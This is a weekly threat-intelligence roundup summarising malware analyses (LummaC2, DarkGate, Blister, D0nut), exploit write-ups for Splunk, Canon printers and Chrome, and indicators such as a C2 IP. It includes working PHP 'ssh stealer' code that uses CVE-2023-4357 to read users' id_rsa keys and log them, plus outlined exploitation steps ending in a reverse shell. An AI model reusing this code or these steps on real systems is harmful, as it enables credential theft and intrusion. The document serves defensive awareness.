Threat Intel Roundup: Splunk, DOnut, DarkGate, SentinelAgent

Week in Overview(14 Nov-21 Nov)

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

1. "Unveiling LummaC2 Stealer's Novel Anti-Sandbox Technique: Leveraging Trigonometry for Human Behavior Detection"
   - **Overview**: LummaC2 v4.0, an information stealer, employs a unique anti-sandbox technique using trigonometry to detect human mouse activity, delaying detonation if no such activity is detected.
   - **Key Features**: Includes Control Flow Flattening obfuscation, XOR encrypted strings, dynamic configuration files, and a requirement for crypters in builds.
   - **Packer Analysis**: The malware uses a Packer to obfuscate its payload, executing without additional processes via CreateThread.
2. "Hacking the Canon imageCLASS MF742Cdw/MF743Cdw"
   - **Target**: Canon imageCLASS MF742Cdw/MF743Cdw printers.
   - **Method**: Exploitation of a stack-based buffer overflow in the printer firmware.
   - **Techniques**: Utilization of a Custom RTOS called DRYOS, lacking modern mitigations, making it vulnerable to reliable exploits.
3. "Report on Open Directory and Malicious Activities at 179.60.147[.176"
   - **Content**: Analysis of malicious activities linked to the IP address 179.60.147[.176, including two panels named #KratosKnife and #CHAOS, and two .exe files communicating with CHAOS.
4. "D0nut Ransomware Analysis" by NCC Group
   - **Focus**: Analysis of D0nut ransomware, detailing its infection mechanisms, encryption methods, and communication with command and control servers.
   - **Characteristics**: Includes ransomware's unique encryption techniques and evasion tactics.
5. "Report on TA544's Recent Campaign Utilizing Remcos Malware"
   - **Campaign Overview**: TA544's use of Remcos malware in a recent cyberattack campaign.
   - **Tactics**: Analysis of the infection vectors, payload delivery, and post-exploitation activities.
6. "Report on SentinelOne's Process Dumping Capability and Configuration Settings"
   - **Subject**: SentinelOne's capabilities in process dumping for cybersecurity purposes.
   - **Features**: Detailed examination of configuration settings and operational methodologies.
7. "Report on Blister Malware and Its Evolutions"
   - Malware Analysis: Study of Blister malware, focusing on its evolution, infection strategies, and impact.
   - Evolution: Tracking changes in the malware's behavior and tactics over time.
8. "CVE-2023-4357 Vulnerability Report"
   - Vulnerability Details: Comprehensive analysis of CVE-2023-4357, including affected systems, potential impacts, and mitigation strategies.
   - Risk Assessment: Evaluation of the severity and potential exploitation scenarios.
9. "DarkGate Malware Analysis Report"
   - Analysis: In-depth examination of DarkGate malware, its functionalities, and attack vectors.
   - Characteristics: Focus on the malware's unique aspects, including evasion techniques and payload delivery mechanisms.

Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- "Unveiling LummaC2 Stealer's Novel Anti-Sandbox Technique: Leveraging Trigonometry for Human Behavior Detection"
- Report on Open Directory and Malicious Activities at 179.60.147[.176
- Report: Hacking the Canon imageCLASS MF742Cdw/MF743Cdw
- Report on "D0nut Ransomware Analysis" by NCC Group
- Report on TA544's Recent Campaign Utilizing Remcos Malware
- Report on SentinelOne's Process Dumping Capability and Configuration Settings
- CVE-2023-4357 Vulnerability Report
- Report on Blister Malware and Its Evolutions
- DarkGate Malware Analysis Report

🚨 Vulnerability of the Week


Splunk CVE-2023-46214

1. **Patch Analysis:** A critical change was identified in the file **$SPLUNK_HOME/lib/python3.7/site-packages/splunk/appserver/mrsparkle/controllers/search.py**. The patch introduced a new function, **parse_xsl_file_and_validate**, which checks for the presence of the exsl namespace in XSL documents, raising an exception if found.
2. **Crafting XSL Payload:** The vulnerability was exploited by crafting an XSL file with an exsl namespace, which the unpatched version fails to sanitize properly.
3. **Source Code Review:** The review pinpointed vulnerable code segments within the **getJobAsset** function, which were only executed when the new validation check was passed.
4. **Exploitation Process:**
   - Identifying a predictable file upload location.
   - Crafting a malicious XSL file to write a shell script to a specific directory.
   - Using the Splunk Search Language (SPL) command **runshellscript** to execute the script.
5. **Proof of Concept Script:** A Python script was developed to automate the exploitation process, demonstrating the ability to upload the malicious XSL file, trigger the insecure XSL transformation, and execute a reverse shell.

The analysis and PoC highlight the severity of CVE-2023-46214 in Splunk Enterprise. The successful crafting and execution of a malicious XSL file underscore the importance of proper input validation and sanitization in software development. The PoC script, available on GitHub, showcases the exploit but is intended strictly for educational and research purposes.

https://blog.hrncirik.net/cve-2023-46214-analysis

😰 Malware or Ransomware



https://twitter.com/sekoia_io/status/1726536029640036539

DarkGate, a sophisticated malware sold as Malware-as-a-Service (MaaS) on cybercrime forums by RastaFarEye, has been utilized by threat actors like TA577 and Ducktail. Developed in Delphi with C++ modules, DarkGate functions as a loader with Remote Access Trojan (RAT) capabilities. It has gained notoriety for its covert operations and ability to evade antivirus systems.

Key Features and Techniques

Data Obfuscation

- DarkGate employs base64 encoding with two different alphabets for data obfuscation, particularly for Command and Control (C2) URLs and HTTP messages.

RAT Capabilities

- Implements a reverse shell, allowing attackers to execute commands on the victim's system.
- Executes PowerShell scripts for post-compromise actions.
- Advanced keylogging by capturing keystrokes and writing them to a log file.
- Collects Discord tokens from the victim's system.

Remote Access

- Provides remote desktop access using hidden Virtual Network Computing (hVNC).

Privilege Escalation

- Uses various techniques to elevate privileges, including PsExec and embedded executables.

Persistence

- Maintains persistence through methods like creating LNK files in the Startup folder and setting registry keys.

Defense Evasion Techniques

- **Union API**: Evades antivirus detection by calling native API using syscall.
- **Dynamic API Resolution**: Dynamically loads external libraries or APIs during runtime.
- **Token Theft via UpdateProcThreadAttribute**: Spoofs process identifiers to execute commands.
- **LOLBAS DLL Loading**: Uses Extexport.exe for silent DLL loading.
- **APC Injection via NtTestAlert**: Executes arbitrary code within another process's address space.

Environment Detection

- Detects virtual environments and security solutions on the infected host.


Command and Control

- Communicates with the attacker's server over HTTP with obfuscated messages.

Artifacts and Indicators of Compromise

- DarkGate leaves various artifacts on infected hosts, such as registry keys, log files, and temporary directory usage.

Malware Distribution Sites



https://twitter.com/reecdeep/status/1721529255102660941

Overview

- **Open Directory IP**: 179.60.147[.176
- **Key Findings**: Hosting two control panels and associated executable files.

Control Panels Hosted

1. **KratosKnife Panel**
   - **URL**: **179.60.147[.176/panel/login.php**
   - **Purpose**: Likely a control interface for managing malicious activities or botnet operations.
2. **CHAOS Panel**
   - **URL**: **179.60.147[.176:8080**
   - **Function**: Another control interface, possibly for a different set of malicious activities or malware management.


Executable Files

1. **First Executable**
   - **URL**: **179.60.147[.176:8080/client**
   - **Characteristics**: Unknown, but potentially a malware client or tool communicating with the CHAOS panel.
2. **Second Executable**
   - **URL**: **179.60.147[.176:8080/device**
   - **Function**: Unclear, but possibly related to device management or control within the malicious network.

Analysis and Implications

- **Malicious Intent**: The presence of control panels and executable files suggests malicious activities, possibly involving botnets, malware distribution, or remote control of infected systems.
- **CHAOS Communication**: One executable specifically communicates with the CHAOS panel, indicating a direct link in the control chain of a malicious operation.
- **Potential Risks**: These elements could be part of a larger infrastructure used for cyber attacks, data theft, or other unauthorized activities.

Art of Detection



https://twitter.com/NCCGroupInfosec/status/1726628024379199506

This report provides an overview of the Blister malware, focusing on its payloads, configurations, and recent developments based on the analysis of 137 unpacked samples from the past one and a half years.

Background

- **Blister:** A loader malware that embeds and executes a payload.
- **Historical Use:** Previously linked to Evil Corp and observed in SocGholish infections.
- **Payload Shift:** Transition from Cobalt Strike beacons to Mythic agents.
- **Notable Features:** Environmental keying and obfuscation in its first stage.

Recent Developments

1. **Obfuscation Enhancements:** In 2023, Blister's first stage received added obfuscation, making it more evasive.
2. **Payload Shift:** A noticeable shift from Cobalt Strike to Mythic agents.
3. **Environmental Keying:** Most samples now feature environmental keying, indicating targeted use.
4. **New Payload Type:** Introduction of a unique Mythic agent not linked to public agents.

Analysis of Past and Recent Payloads

- **Cobalt Strike:** Previously, Blister predominantly dropped Cobalt Strike beacons.
- **Mythic Agents:** Recent samples show a shift to Mythic agents, a red teaming framework.
- **Payload Diversity:** The payloads include Cobalt Strike, Mythic, Putty, and test applications.
- **Unique Payloads:** From 137 samples, 74 unique payloads were identified.


Technical Insights

- **Obfuscated Shellcode:** Some samples used obfuscated shellcode for payload delivery.
- **Environmental Keying:** Most samples use domain hash verification for targeted deployment.
- **Persistence Methods:** Blister uses IFileOperation COM interface for persistence.

Observations

- **Domain Fronting:** Some beacons use domain fronting techniques for evasion.
- **C2 Servers:** Common use of DNSPod for domain registration.
- **Test Payloads:** Presence of Putty and test applications indicates testing activities.

Proxylife



https://twitter.com/ffforward/status/1726540034462159165

TA544, a notable threat actor, has resumed using Remcos malware after a brief period of deploying SystemBC. This report analyzes their latest campaign tactics, including the use of unique URL redirection and exploitation of CVE-2023-36025.

Campaign Details

1. **Malware Used:** TA544 has reverted to using Remcos, a remote access trojan, following a short usage of SystemBC.
2. **URL Redirection Technique:** The campaign involves a unique page and link URLs that redirect to a .url file. This file contains a path to a .zip or .vhd file located on an SMB target.
3. **Exploitation of CVE-2023-36025:** The .URL file exploits CVE-2023-36025, a vulnerability that allows automatic mounting of a VHD file when the .URL is opened.
4. **Execution Method:** The executable uses DOILoader and IDATLoader with a local payload for infection.

Example URL Chain

- An example of the URL chain used in this campaign can be found at urlscan.io.
- The first redirect leads to a compromised site with the path **/attivita/index.php**.
- The second set of redirects are listed on urlhaus.abuse.ch, as noted by cybersecurity researcher @JAMESWT_MHT.

CVE-2023-36025 Vulnerability

- **Description:** This vulnerability allows an attacker to mount a virtual hard disk (VHD) by simply opening a .URL file. It bypasses the usual security prompts and user interactions required for mounting such files.
- **Impact:** Exploiting this vulnerability streamlines the infection process, making it more efficient for the attacker and less noticeable to the victim.

Implications and Recommendations

- **Increased Threat Level:** The use of CVE-2023-36025 represents an escalation in TA544's capabilities, indicating a more sophisticated approach to malware deployment.
- **Need for Vigilance:** Organizations should be aware of this tactic and ensure their network security solutions are capable of detecting and blocking such threats.
- **Regular Updates:** Keeping systems updated and patched is crucial to protect against vulnerabilities like CVE-2023-36025.
- **Employee Awareness:** Educating employees about the dangers of opening unknown links and files can significantly reduce the risk of such attacks.

THREATRADAR
By HADESS

TTP Analysis

D0nut Extortion Group

- **First Reported**: August 2022.
- **Activities**: Breaching networks, demanding ransoms to prevent data leaks.
- **Evolution**: Later incorporated encryption and data exfiltration.
- **Links**: Suspected connections with HelloXD, Hive, and Ragnar Locker ransomware.

Key Findings

- **TTPs Employed**: Analysis of D0nut ransomware deployment.
- **Techniques Used**:
  a. **Cobalt Strike Beacons**: For network lateral movement.
  b. **SystemBC**: Establishing persistence.
  c. **GPO Modification**: Disabling Windows Defender.
  d. **BYOVD**: Terminating system-level processes.
  e. **RDP**: Lateral movement and data identification.
  f. **SFTP with Rclone**: Data exfiltration.
  g. **D0nut Ransomware Deployment**.

Incident Overview

- **Objectives**: Compromise sensitive data hosts and domain controllers.
- **Tools Used**: Cobalt Strike, RDP, Rclone, BYOVD, GPO modifications.
- **Ransomware Impact**: Affected user workstations, servers, and an ESXi server.
- **Timeframe**: Less than a week from access to encryption.

TTPs Detailed

- **Lateral Movement**: Cobalt Strike, RDP, PsExec.
- **Persistence**: SystemBC via registry modification.
- **Defense Evasion**: Using d.dll and def.exe, disabling AV/EDR, GPO manipulation.
- **Command and Control**: Cobalt Strike Beacons, SystemBC.
- **Exfiltration**: Rclone to SFTP server.
- **Ransomware Deployment**: PowerShell commands, various executable names.

Impact

- **Targets**: Workstations, servers, ESXi server.
- **Actions**: Data exfiltration, volume shadow copy purging, ransomware encryption.

Recommendations

- **Backups**: Maintain both online and offline backups.
- **Hypervisor Isolation**: Separate domain or workgroup placement.
- **Traffic Restriction**: Limit RDP and SMB traffic.
- **Firewall Monitoring**: Check for unusual data outflows.
- **Internet Restrictions**: Limit server communications to essential IPs and domains.

https://research.nccgroup.com/2023/11/06/d0nut-encrypt-me-i-have-a-wife-and-no-backups/

0Day

```php
<?php
//ssh stealer
function writetootherxml(){
 // XHR olarak gönderilen kullanıcı adı ile 2. xml'i oluştur.
    if(isset($_POST['username'])){
        $username = $_POST['username'];
        $xml = "<?xml version=\"1.0\" encoding=\"utf-8\"?>\n<!DOCTYPE dtd_sample[<!ENTITY
ext_file SYSTEM \"file:///home/".$username."/.ssh/id_rsa\">]>\n<xsl:stylesheet version=\"1.0\"
xmlns:xsl=\"http://www.w3.org/1999/XSL/Transform\">\n<xsl:template match=\"/
fruits\">\n&ext_file;\n</xsl:template>\n</xsl:stylesheet>\n";
        file_put_contents("./getotherthings.xml", $xml);

     }

}
writetootherxml();

//ssh stealer veri yazma süreci
if(isset($_POST['ssh'])){
    $id_rsa = $_POST['ssh'];
    $data = new stdClass();
    $date=date("Y/m/d:h:i:sa");
    $data->date = $date;
    //kullanıcı ip browser gibi verilerin toplanması
    $data->device_details=$device_details;
    $data->client_ip=get_client_ip();
    //id_rsa'in yazdırılması
    $data->id_rsa=$id_rsa;
    //json'a dönüştürülmesi
    $values = json_encode($data);
    //ve son olarak json olarak saklanması
    file_put_contents("./client".get_client_ip().".json", $values);
    };

?>
```

https://github.com/OgulcanUnveren/CVE-2023-4357-APT-Style-exploitation

CVE-2023-4357 is a security vulnerability identified in Google Chrome, specifically in its handling of XML input. This vulnerability was present in versions of Chrome prior to 116.0.5845.96.

Vulnerability Details

- **Type**: Insufficient validation of untrusted input in XML processing.
- **Affected Software**: Google Chrome (versions before 116.0.5845.96).
- **Impact**: Allows a remote attacker to bypass file access restrictions.
- **Attack Vector**: A crafted HTML page that exploits the vulnerability in XML processing.

Technical Analysis


The vulnerability stems from inadequate validation mechanisms in Chrome's XML processing routines. An attacker can exploit this by crafting a malicious HTML page that, when processed by the browser, can bypass normal file access restrictions. This could potentially lead to unauthorized access to sensitive data or system files.

Severity


- **Chromium Security Severity Rating**: Medium.
- **Potential Impact**: Could lead to information disclosure and unauthorized access to restricted files.

Mitigation

Users are advised to update Google Chrome to version 116.0.5845.96 or later, where this vulnerability has been patched. It is crucial for users to keep their browsers updated to the latest version to protect against such vulnerabilities.



NDay



https://twitter.com/S0ufi4n3/status/1726636916404322644

This report examines a method for dumping processes using SentinelOne's SentinelAgent.exe, including an analysis of various configuration settings related to security and process management.
Process Dumping with SentinelOne

- **Context:** The focus is on a scenario where a user has local admin rights on an endpoint with SentinelOne installed.
- **Method:** SentinelAgent.exe can be utilized to dump processes, including itself, on the system.
- **Limitation:** The method fails to dump the Local Security Authority Subsystem Service (LSASS), but is effective for most other processes.

Configuration Settings Analysis
The provided script includes a range of configuration settings that appear to be related to SentinelOne's security and operational parameters. Key settings include:

- Allowed Modules and Extensions:
  - allowedAdfsServiceInjectedModules
  - ...
  - allowedHideRootExtensionsToDeleteThemselves
  - allowedInternetExplorerStackPivotModules
- Process and File Management:
  - allowedBrowserSpawn
  - allowedContextMenuHandlersClsids
  - ...
  - allowedRegistryAutorunFiles
  - allowedRegistryRunKeys
- Security and Evasion Techniques:
  - allowedAmsiHooker
  - allowedDirectSyscallers
  - ...
  - allowedUsnJournalDeleters
- Behavioral Indicators and Caching:
  - behavioralIndicatorsActionTypes
  - cacheFolders
  - cidDecodeIndicators
- Communication and Reader Settings:
  - communicationDlls
  - allowedReaderSpawn
  - allowedReaderSpawnRundllGuids

🌶️ Trending Exploit

https://haxx.in/posts/hacking-canon-imageclass/

Introduction

- **Background**: The author previously targeted the Canon Printer for Pwn2Own Toronto.
- **Incident**: Mistakenly hacked Canon imageCLASS MF743Cdw instead of the Pwn2Own target, MF753Cdw.
- **Result**: Failed to port the exploit to the correct firmware during the competition.

CANON Firmware

- **Firmware Access**: Requires the printer's serial number on the CANON website.
- **Discovery**: Different firmware version for MF753Cdw compared to MF742Cdw.
- **Approach**: Decided to publish an exploit for MF742Cdw/MF743Cdw and potentially other models.

Exploit Development

- **RTOS Vulnerability**: Custom RTOS called DRYOS by CANON lacks modern mitigations like W^X or ASLR.
- **Initial Access**: UART connector on the printer provides a debugging shell.
- **Vulnerability**: Stack-based overflow in the firmware, exploitable via SOAP XML requests.
- **Technical Details**: Detailed analysis of the vulnerable function and the constraints for exploiting it.

Triggering the Bug

- **Method**: Sending a specially crafted SOAP envelope via HTTP POST to the /wsd/print endpoint.
- **Effect**: Causes buffer overflow, overwriting certain registers.


Exploitation Technique

- **Challenge**: Address space constraints and character limitations in the overflow.
- **Solution**: Utilized Canon's UTF8 encoder limitations and memory mirroring to find suitable ROP gadgets.
- **ROP Chain**: Developed to construct the address of the BJNP session buffer and execute the payload.

Conclusion

- **Irresponsible Disclosure**: The author chose not to request a CVE or contact the vendor, as part of an "irresponsible disclosure" campaign.
- **Implications**: This exploit reveals significant vulnerabilities in Canon printers, particularly in their custom RTOS, and highlights the potential for remote exploitation.

The Topic of the Week



https://twitter.com/KrakenLabs_Team/status/1726630185133613526

The Malware-as-a-Service (MaaS) model continues to be a preferred method for emerging threat actors, focusing on information theft. This includes acquiring sensitive information such as login credentials and credit card details from compromised devices. The LummaC2 v4.0 stealer represents a significant threat in this domain, employing advanced techniques to avoid detection and analysis.

LummaC2 v4.0 Updates

LummaC2, an information stealer written in C, has been sold in underground forums since December 2022. KrakenLabs previously analyzed its primary workflow and obfuscation techniques. The malware has evolved to version 4.0 with significant updates:

- Default implementation of Control Flow Flattening obfuscation.
- A novel Anti-Sandbox technique that delays detonation until human mouse activity is detected.
- XOR encryption of strings, replacing the previous method of adding junk strings.
- Support for dynamic configuration files, Base64 encoded and XORed.
- Requirement for threat actors to use a crypter for their builds.

Packer Analysis

The analyzed malware sample (b14ddf64ace0b5f0d7452be28d07355c1c6865710dbed84938e2af48ccaa46cf) begins with a Packer. This Packer serves as the outer layer of LummaC2 v4.0, obfuscating the malicious payload and facilitating its runtime execution without spawning additional processes. It uses CreateThread for this purpose and consists of two distinct layers.

Anti-Sandbox Technique

The most notable update in LummaC2 v4.0 is its Anti-Sandbox technique. This technique leverages trigonometry to detect human behavior, specifically mouse activity. If no human mouse activity is detected, the malware delays its detonation. This method is particularly effective against automated analysis systems and sandboxes that do not replicate human interaction patterns.

Conclusion

LummaC2 v4.0 represents a sophisticated evolution in the realm of MaaS, with its advanced obfuscation techniques and the novel use of trigonometry for human behavior detection. These developments pose a significant challenge for cybersecurity professionals and underline the need for continuous advancement in detection and analysis methods.

For a detailed analysis and further insights, visit the original blog post: Unveiling LummaC2 Stealer's Novel Anti-Sandbox Technique.

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Threat Radar
WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.